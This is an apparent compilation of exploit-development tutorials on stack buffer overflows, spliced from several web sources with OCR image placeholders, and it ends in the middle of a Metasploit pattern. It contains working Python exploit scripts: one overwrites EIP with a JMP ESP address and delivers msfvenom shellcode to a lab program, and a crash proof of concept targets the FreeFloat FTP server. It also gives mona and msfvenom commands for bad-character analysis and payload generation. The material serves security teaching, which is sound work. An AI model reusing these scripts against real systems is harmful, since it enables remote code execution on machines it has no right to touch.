Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5A
d6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah
2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
root@kali:~/BufferOverflow# nc 192.168.0.107 31337
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5A
d6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah
2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
^C
root@kali:~/BufferOverflow# msf-pattern_offset -q 39654138
[*] Exact match at offset 146
root@kali:~/BufferOverflow#
```

Using pattern_create and pattern_offset to find the offset

```
Registers (FPU)
EAX FFFFFFFF
ECX 7FFDD000
EDX 00002736
EBX 00214420
ESP 014D19F8 ASCII "Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A
EBP 65413765
ESI 08041470 dostackb.08041470
EDI 00214420
EIP 39654138
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr WSAENOTSOCK (00002736)
EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

EIP register overwritten with the payload generated by pattern_create


Finding bad characters

Certain byte characters can cause issues in the development of exploits. By default, the null byte(x00) is always considered a bad character as it will truncate shellcode when executed. To find bad characters, we can add a variable of “bad chars” to our code that contains a list of every single hex character. \x00 and \x0A are NULL and Carriage Return, well known bad characters so we remove them before testing and add them to our bad characters list. You can find an easy copy/paste of the variable here):


```
import sys, socket, time

host = "192.168.0.107"
port = 31337char = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")# EIP Writing Pattern
pattern = "A"*146 + "BBBB" + char + "\n"
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((host, port))
client.send(pattern)
data = client.recv(1024)# print out what we received
print "Received: {0}".format(data)
client.close() # Close the Connection
```

After sending this we check the value of the stack (right-click on the ESP register and select Follow in Dump option).




We can verify that EIP is under our control



The characters that we have sent as input are all present

As all the characters that we have sent are present, we can confirm that there is no bad character other than \x00 and \x0A. If there was a bad character it would have been replaced with B0 or the list would have been truncated.




Address	Hex dump	ASCII
001FF1D0	01 02 03 B0 B0 06 07 08	
001FF1D8	09 0A 0B 0C 0D 0E 0F 10	
001FF1E0	11 12 13 14 15 16 17 18	
001FF1E8	19 1A 1B 1C 1D 1E 1F 20	
001FF1F0	21 22 23 24 25 26 27 B0	!"#$%&'
001FF1F8	B0 2A 2B 2C 2D 2E 2F 30	*+,-./0
001FF200	31 32 33 34 35 36 37 38	12345678
001FF208	39 3A 3B 3C 3D 3E 3F 40	9:;<=>?@
001FF210	41 42 43 B0 B0 46 47 48	ABC FGH
001FF218	49 4A 4B 4C 4D 4E 4F 50	IJKLMNOP
001FF220	51 52 53 54 55 56 57 58	QRSTUVWX
001FF228	59 5A 5B 5C 5D 5E 5F 60	YZ[\]^_`
001FF230	61 62 63 64 65 66 67 68	abcdefgh
001FF238	69 6A 6B 6C 6D 6E 6F 70	ijklmnop
001FF240	71 72 73 74 75 76 77 78	qrstuvwx
001FF248	79 7A 7B 7C 7D 7E 7F 80	yz{|}~⌂Ç
001FF250	81 82 83 84 85 86 87 88	üéâäàåçê
001FF258	89 8A 8B 8C 8D 8E 8F 90	ëèïîìÄÅÉ
001FF260	91 92 93 94 95 96 97 98	æÆôöòûùÿ
001FF268	99 9A 9B 9C 9D 9E 9F A0	ÖÜ¢£¥₧ƒá
001FF270	A1 A2 A3 A4 A5 A6 A7 A8	íóúñÑªº¿
001FF278	A9 AA AB AC AD AE AF B0	⌐¬½¼¡«»
001FF280	B1 B2 B3 B4 B5 B6 B7 B8	▒
001FF288	B9 BA BB BC BD B0 B0 C0	╣
001FF290	C1 C2 C3 C4 C5 C6 C7 C8	┴┬├─┼
001FF298	C9 CA CB B0 B0 CE CF D0	╔
001FF2A0	D1 D2 D3 D4 D5 D6 D7 D8	╤
001FF2A8	D9 DA DB DC DD DE DF E0	┘ α
001FF2B0	E1 E2 E3 E4 E5 E6 E7 E8	ßΓπΣσµτΦ
001FF2B8	E9 EA EB EC ED EE EF F0	ΘΩδ∞∅∈∩≡
001FF2C0	F1 F2 F3 F4 F5 F6 F7 F8	±≥≤⌠⌡÷≈°
001FF2C8	F9 FA FB FC FD FE FF 0D	∙·√ⁿ² ▮

Example of a program with lots of bad characters. Not a part of this exploit.

Finding JMP ESP

Now that we have control over the EIP register we need it to somehow point it to the ESP register so that it will start executing the contents of the stack. The JMP ESP command does the same thing. When JMP ESP command is executed it jumps to ESP. We can find out the location of JMP ESP using the following ways:

1. !mona find -s “\\xff\\xe4”
2. !mona jmp -r esp



In this case, we have two modules which satisfy our requirement. We will use the address 0x080416BF in our exploit. We need to convert this address to little-endian format which is '\xBF\x16\x04\x08' to use it in our code.

Game Over


We generate shellcode using msfvenom and use the generated shellcode in our final exploit.

msfvenom -p windows/exec -b '\x00\x0A' -f python CMD=calc.exe EXITFUNC=thread

The final exploit code

```
import sys, socket, timehost = "192.168.0.107"
port = 31337#badchar '0x00, 0x0A'
shellcode_calc =  ""
shellcode_calc += "\xb8\x3e\x08\xbf\x9c\xdb\xdc\xd9\x74\x24"
shellcode_calc += "\xf4\x5f\x29\xc9\xb1\x31\x31\x47\x13\x03"
shellcode_calc += "\x47\x13\x83\xc7\x3a\xea\x4a\x60\xaa\x68"
shellcode_calc += "\xb4\x99\x2a\x0d\x3c\x7c\x1b\x0d\x5a\xf4"
shellcode_calc += "\x0b\xbd\x28\x58\xa7\x36\x7c\x49\x3c\x3a"
shellcode_calc += "\xa9\x7e\xf5\xf1\x8f\xb1\x06\xa9\xec\xd0"
shellcode_calc += "\x84\xb0\x20\x33\xb5\x7a\x35\x32\xf2\x67"
shellcode_calc += "\xb4\x66\xab\xec\x6b\x97\xd8\xb9\xb7\x1c"
shellcode_calc += "\x92\x2c\xb0\xc1\x62\x4e\x91\x57\xf9\x09"
shellcode_calc += "\x31\x59\x2e\x22\x78\x41\x33\x0f\x32\xfa"
shellcode_calc += "\x87\xfb\xc5\x2a\xd6\x04\x69\x13\xd7\xf6"
shellcode_calc += "\x73\x53\xdf\xe8\x01\xad\x1c\x94\x11\x6a"
shellcode_calc += "\x5f\x42\x97\x69\xc7\x01\x0f\x56\xf6\xc6"
shellcode_calc += "\xd6\x1d\xf4\xa3\x9d\x7a\x18\x35\x71\xf1"
shellcode_calc += "\x24\xbe\x74\xd6\xad\x84\x52\xf2\xf6\x5f"
shellcode_calc += "\xfa\xa3\x52\x31\x03\xb3\x3d\xee\xa1\xbf"
shellcode_calc += "\xd3\xfb\xdb\x9d\xb9\xfa\x6e\x98\x8f\xfd"
shellcode_calc += "\x70\xa3\xbf\x95\x41\x28\x50\xe1\x5d\xfb"
shellcode_calc += "\x15\x0d\xbc\x2e\x63\xa6\x19\xbb\xce\xab"
shellcode_calc += "\x99\x11\x0c\xd2\x19\x90\xec\x21\x01\xd1"
shellcode_calc += "\xe9\x6e\x85\x09\x83\xff\x60\x2e\x30\xff"
shellcode_calc += "\xa0\x4d\xd7\x93\x29\xbc\x72\x14\xcb\xc0"ret = '\xBF\x16\x04\x08' #
Packed in little endian# EIP Writing Pattern
pattern = "A"*146 + ret + "\x90"*16+ shellcode_calc + "\n"
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((host, port))
client.send(pattern)
data = client.recv(1024)print "Received: {0}".format(data)
client.close()
```

Now we restart the program and run the exploit code. On our windows machine, we see that calculator application has opened.



References & Resources

1. https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/
2. https://github.com/justinsteven/dostackbufferoverflowgood/blob/master/dostackbufferoverflowgood_tutorial.md
3. https://www.fuzzysecurity.com/tutorials/expDev/1.html
4. https://www.youtube.com/watch?v=qSnPayW6F7U
5. https://www.geeksforgeeks.org/memory-layout-of-c-program/
6. https://github.com/r4j0x00/oscp-like-stack-buffer-overflow
7. https://www.acunetix.com/blog/web-security-zone/what-is-buffer-overflow/

https://sghosh2402.medium.com/understanding-exploiting-stack-based-buffer-overflows-acf9b8659cba

This is the first part in a (modest) multi-part exploit development series. This part will just cover some basic things like what we need to do our work, basic ideas behind exploits and a couple of things to keep in mind if we want to get to and execute our shellcode. These tutorials will not cover finding bugs, instead each part will include a vulnerable program which needs a specific technique to be successfully exploited. In the fullness of time I intend to cover everything from “Saved Return Pointer Overflows” to “ROP (Return Oriented Programming)” of course these tutorials won't write themselves so it will take some time to get there. It is worth mentioning that these tutorials wont cover all the small details and eventualities; this is done by design to (1) save me some time and (2) allow the diligent reader to learn by participating.

I would like to give special thanks to Offensive Security and Corelan, thanks for giving me this amazing and painful addiction!!

(1) What we need

Immunity Debugger - Download
Immunity Debugger is similar to Ollydbg but it has python support which we will need to run plugin's to aid us with our exploit development. It's free; on the link just fill in some bogus info and hit download.

Mona.py - Download
Mona is an amazing tool with tons of features which will help us to do rapid and reliable exploit development. I won't be discussing all the options here, we'll get to them during the following parts of the tutorial. Download it and put it in Immunity's PyCommands folder.

Pvefindaddr.py - Download
Pvefindaddr is Mona's predecessor. I know it's a bit outdated but it's still useful since there are some features that haven't been ported to Mona yet. Download it and put it in Immunity's PyCommands folder.

Metasploit Framework - Download
We are going to use the Metasploit Framework extensively. Most of all we are going to be generating shellcode for our exploits but we are also going to need a platform that can receive any connections we might get back from the programs we are exploiting. I suggest you use **Backtrack** since it has everything we need but feel free to set up metasploit in any way you see fit.

Virtualization Software
Basically there are two options here VirtualBox which is free and Vmware which isn't. If its possible I would suggest using Vmware; a clever person might not need to pay for it ;)). Coupled with this we will need several (32-bit) operating systems to develop our exploits on (you will get the most use out of WindowsXP PRO SP3 and any Windows7).

(2) Overflows

For the purpose of these tutorials I think it's important to keep things as simple or difficult as they need to be. In general when we write an exploit we need to find an overflow in a

program. Commonly these bugs will be either Buffer Overflows (a memory location receives more data than it was meant to) or Stack Overflows (usually a Buffer Overflow that writes beyond the end of the stack). When such an overflow occurs there are two things we are looking for; (1) our buffer needs to overwrite EIP (Current Instruction Pointer) and (2) one of the CPU registers needs to contain our buffer. You can see a list of x86 CPU registers below with their separate functions. All we need to remember is that any of these registers can store our buffer (and shellcode).

EAX - Main register used in arithmetic calculations. Also known as accumulator, as it holds results

of arithmetic operations and function return values.

EBX - The Base Register. Pointer to data in the DS segment. Used to store the base address of the

program.

ECX - The Counter register is often used to hold a value representing the number of times a process

is to be repeated. Used for loop and string operations.

EDX - A general purpose registers. Also used for I/O operations. Helps extend EAX to 64-bits.

ESI - Source Index register. Pointer to data in the segment pointed to by the DS register. Used as

an offset address in string and array operations. It holds the address from where to read data.

EDI - Destination Index register. Pointer to data (or destination) in the segment pointed to by the

ES register. Used as an offset address in string and array operations. It holds the implied

write address of all string operations.

EBP - Base Pointer. Pointer to data on the stack (in the SS segment). It points to the bottom of the

current stack frame. It is used to reference local variables.

ESP - Stack Pointer (in the SS segment). It points to the top of the current stack frame. It is used

to reference local variables.

EIP - Instruction Pointer (holds the address of the next instruction to be executed)

(3) How does it work?

Basically (1) we get a program to store an overly long string, (2) this string overwrites EIP and part of it is stored in a CPU register, (3) we find a pointer that points to the register that contains our buffer, (4) we put that pointer in the correct place in our buffer so it overwrites EIP, (5) when the program reaches our pointer it executes the instruction and jumps to the register that contains our buffer and finally (6) we place our shellcode in the part of the buffer that is stored in the CPU register. In essence we hijack the execution flow and point it to an area of memory that we control. If we are able to do that we can have to remote machine execute any instructions we place there. This is a bit simplistic but it should give you a basic idea of how exploits work.

https://www.fuzzysecurity.com/tutorials/expDev/1.html

Saved Return Pointer Overflows

For our first exploit we will be starting with the most straight forward scenario where we have a clean EIP overwrite and one of our CPU registers points directly to a large portion of our buffer. For this part we will be creating an exploit from scratch for ”FreeFloat FTP”. You can find a list of several exploits that were created for ”FreeFloat FTP” here.

Normally we would need to do badcharacter analysis but for our first tutorial we will rely on the badcharacters that are listed in the pre-existing metasploit modules on exploit-db. The characters that are listed are **”\x00\x0A\x0D”**. We need to keep these characters in mind for later.

Exploit Development: Backtrack 5
Debugging Machine: Windows XP PRO SP3
Vulnerable Software: Download

Replicating The Crash

First of all we need to create a POC skeleton exploit to crash the FTP server. Once we have that we can build on it to create our exploit. You can see my POC below, I have based it on the exploits for ”FreeFloat FTP” that I found on exploit-db. We will be using the pre-existing ”anonymous” user account which comes configured with the FTP server (the exploit should work with any valid login credentials).

?

```
#!/usr/bin/python

import socket
```

```
import sys


evil = "A"*1000


s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)

connect=s.connect(('192.168.111.128',21))


s.recv(1024)

s.send('USER anonymous\r\n')

s.recv(1024)

s.send('PASS anonymous\r\n')

s.recv(1024)


s.send('MKD ' + evil + '\r\n')

s.recv(1024)

s.send('QUIT\r\n')

s.close
```

Ok, so far so good, when we attach the debugger to the FTP server and send our POC buffer the program crashes. In the screenshot below you can see that EIP is overwritten and that two registers (ESP and EDI) contain part of our buffer. After analyzing both register dumps ESP seems more promising since it contains a larger chunk of our buffer (I should mention however that creating an exploit starting in EDI is certainly possible).



Registers

Overwriting EIP

Next we need to analyze our crash, to do that we need to replace our A's with the metasploit pattern and resend our buffer. Pay attention that you keep the original buffer length since a varying buffer length may change the program crash.

root@bt:~/Desktop# cd /pentest/exploits/framework/tools/

root@bt:/pentest/exploits/framework/tools# ./pattern_create.rb 1000

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A

d5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah

0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5

Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0A

o1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar

6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1

Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6A

